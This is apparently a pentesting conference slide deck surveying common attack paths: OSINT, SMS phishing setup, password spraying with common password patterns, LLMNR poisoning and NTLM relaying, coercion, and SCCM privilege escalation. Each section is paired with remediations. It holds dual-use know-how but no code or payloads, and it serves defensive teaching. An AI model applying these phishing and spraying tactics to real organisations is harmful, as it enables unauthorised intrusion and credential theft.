
Exploiting Vulnerabilities: Common PenTesting Wins

Jacob Villarreal (@Villaroot)

Echo $PATH

- @Villaroot (Twitter, Youtube)
- Linkedin.com/in/jacob-villarreal-utsa



Overview

- OSINT
- Social Engineering
- External PenTesting
- Internal PenTesting - No Creds
- Internal PenTesting - Priv Esc

OSINT

- Gathering any information that is publicly available without interacting with the target environment.
- Includes:
  - Gathering current employees through LinkedIn
  - Obtaining leaked creds from breaches
  - Google and Github Dorking
  - Public Cloud Buckets
  - Check IPs in Shodan
  - Browse company's social media (Important for SE)

OSINT - GitHub Dorking

- Developers or IT professionals commonly have repos in Github, however do not restrict public access and leak sensitive information.
- Publicly available tools can scrape GitHub for certain strings ‘API, tokens, passwords, etc’

OSINT (Remediations)


- Consistently review your organization's internet footprint by performing OSINT on your organization to ensure sensitive information isn’t public
- Education Developers, IT employees on the importance of recognizing the sensitivity of certain information, such as passwords, API keys, or access tokens.

Social Engineering

- Influencing others to do an action that's not in their best interest.
- OSINT plays a big part in SE
- Smishing (most successful)
  - Burner phone number to be used to text employees
- Vishing (Device Code is very successful)
  - Spoof company's phone number and call employees
- Email Phishing
  - A lot of setup to get past spam filters, most common

Social Engineering - SMS

- Obtain a list of employees from linkedin, look them in public phone records databases. Confirm numbers with the organization (just in case).
- Obtain phone number in same area code as their help desk
- Create phishing infrastructure (Evilginx)
- Create scenarios - based on time of year, information obtained through OSINT, or general 'successful' scenarios



Social Engineering (Remediations)

- Educate users on the risk of phishing
- Strong email filters
- Enhance Conditional access policies:
  - Token (not Push) authentication
  - Impossible Travel (Geographical condition)
  - Restrict logins to only managed devices

External PenTesting


- Evaluates an organization's external-facing assets for vulnerabilities that could be exploited by external attackers.
- Includes:
  - Password spraying
  - Nmap port/service scan
  - Insecure Configurations (Unneeded ports open to internet, SMNP Auth Disabled, etc)
  - Unsupported/Outdated Software

External PenTesting – PW Spraying

- Obtain a list of employees through LinkedIn, discover email format and generate possible emails.
- Perform spray using a proxy to distribute the source connection between several hosts (around 10 hosts) with a delay
- Use common passwords:
  - SeasonYear!
  - CompanyYear!
  - Password1!
  - P@ssw0rd

External PenTesting – Insecure Configurations

- Mail Servers often have port 25, SMTP, open to the internet WITHOUT authentication enabled



External PenTesting (Remediations)

- Enforce strong passwords and MFA
  - At least 12 characters
  - Uppercase, special character, and number
  - **Blacklist common words** (Seasons, Company Name, 'Password')
- Review internet exposed ports and evaluate if they are needed
- Ensure services are configured securely
  - Change default credentials
  - Require authentication
- Patch, patch, and patch

Internal PenTesting - No Creds

- Simulates an attacker who has bypassed external defenses or gained physical access to the internal network.
- Start with no credentials and need to get a 'foothold'
- Includes:
  - Nmap scanning against scope for open ports (ftp, nfs, smb, web ports)
    - Look for vulnerable services or misconfigurations (EternalBlue)
  - Null sessions and open network shares (SMB, LDAP, NFS)
  - Internal password spraying once a list of users is obtained
  - Relaying & poisoning (mitm6, responder, ntlmrelayx)


Internal PenTesting – Open Shares

- NFS and SMB shares are commonly open to non-authenticated users, allowing anyone to access them.
- Sometimes leading to discovering creds in plaintext or other sensitive information


Internal PenTesting – Relaying & Poisoning

- Windows servers often don't have SMB or LDAP signing as this is often NOT enabled by default
- Clients often don't have LLMNR/NetBIOS disabled
  - When a client can't find a machine, it will broadcast in IPv4 or IPv6 across the network. Attackers can claim to be the machine and 'poison' the request. LLMNR replaced NetBIOS.
- Attackers redirect the authentication to servers without SMB or LDAP signing to obtain sessions as the initial client

Internal PenTesting – Relaying & Poisoning



Internal PenTesting - Relaying & Poisoning



Internal PenTesting - No Creds (Remediations)


- Enable SMB and LDAP signing
- Disable LLMNR/NetBIOS on all machines
- Ensure all SMB and NFS shares are not open, and restrict to only groups that need access
- Ensure Null sessions are disabled for SMB and LDAP on ALL servers
- Strong Vulnerability scanning program
  - Patch, patch, patch, oh and patch some more
- Require MFA on internal sites with sensitive information, **especially office.com**

Internal PenTesting – Priv Esc

- Once a foothold is obtained, the final goal (in most cases) is Domain Admin (DA).
- Sometimes requires lateral movements, or may have a straight path to DA
- Common Priv Esc:
  - SCCM Attacks
  - AD CS Attacks
  - NTLMv1 authentication enabled on Domain Controllers


Internal PenTesting – Coersion

- There are several protocols that can be abused to force authentication to a target machine. This can be abused by relaying the authentication (**Need any Domain Creds**).



Internal PenTesting – Coercion


- Distributed File System (DFS): Namespace Management Protocol, which provides an RPC interface for administering DFS configurations.
- MS-DFSNM coerce authentication using NetrDfsRemoveStdRoot and NetrDfsAddStdRoot (found by @xct_de) methods.



Internal PenTesting – SCCM

- System management software used to manage groups of computers for patch management, software, OS deployment and more
- Requires some SCCM servers to be local admins on other SCCM servers
- If SCCM servers don't have SMB signing or the database server doesn't have Extended Protection enabled, attackers can coerce SCCM servers against each other
- Resulting in becoming admin on the target SCCM and possibly leading to becoming SCCM Administrators
  - SCCM Admins can run commands and binaries on any SCCM client as SYSTEM

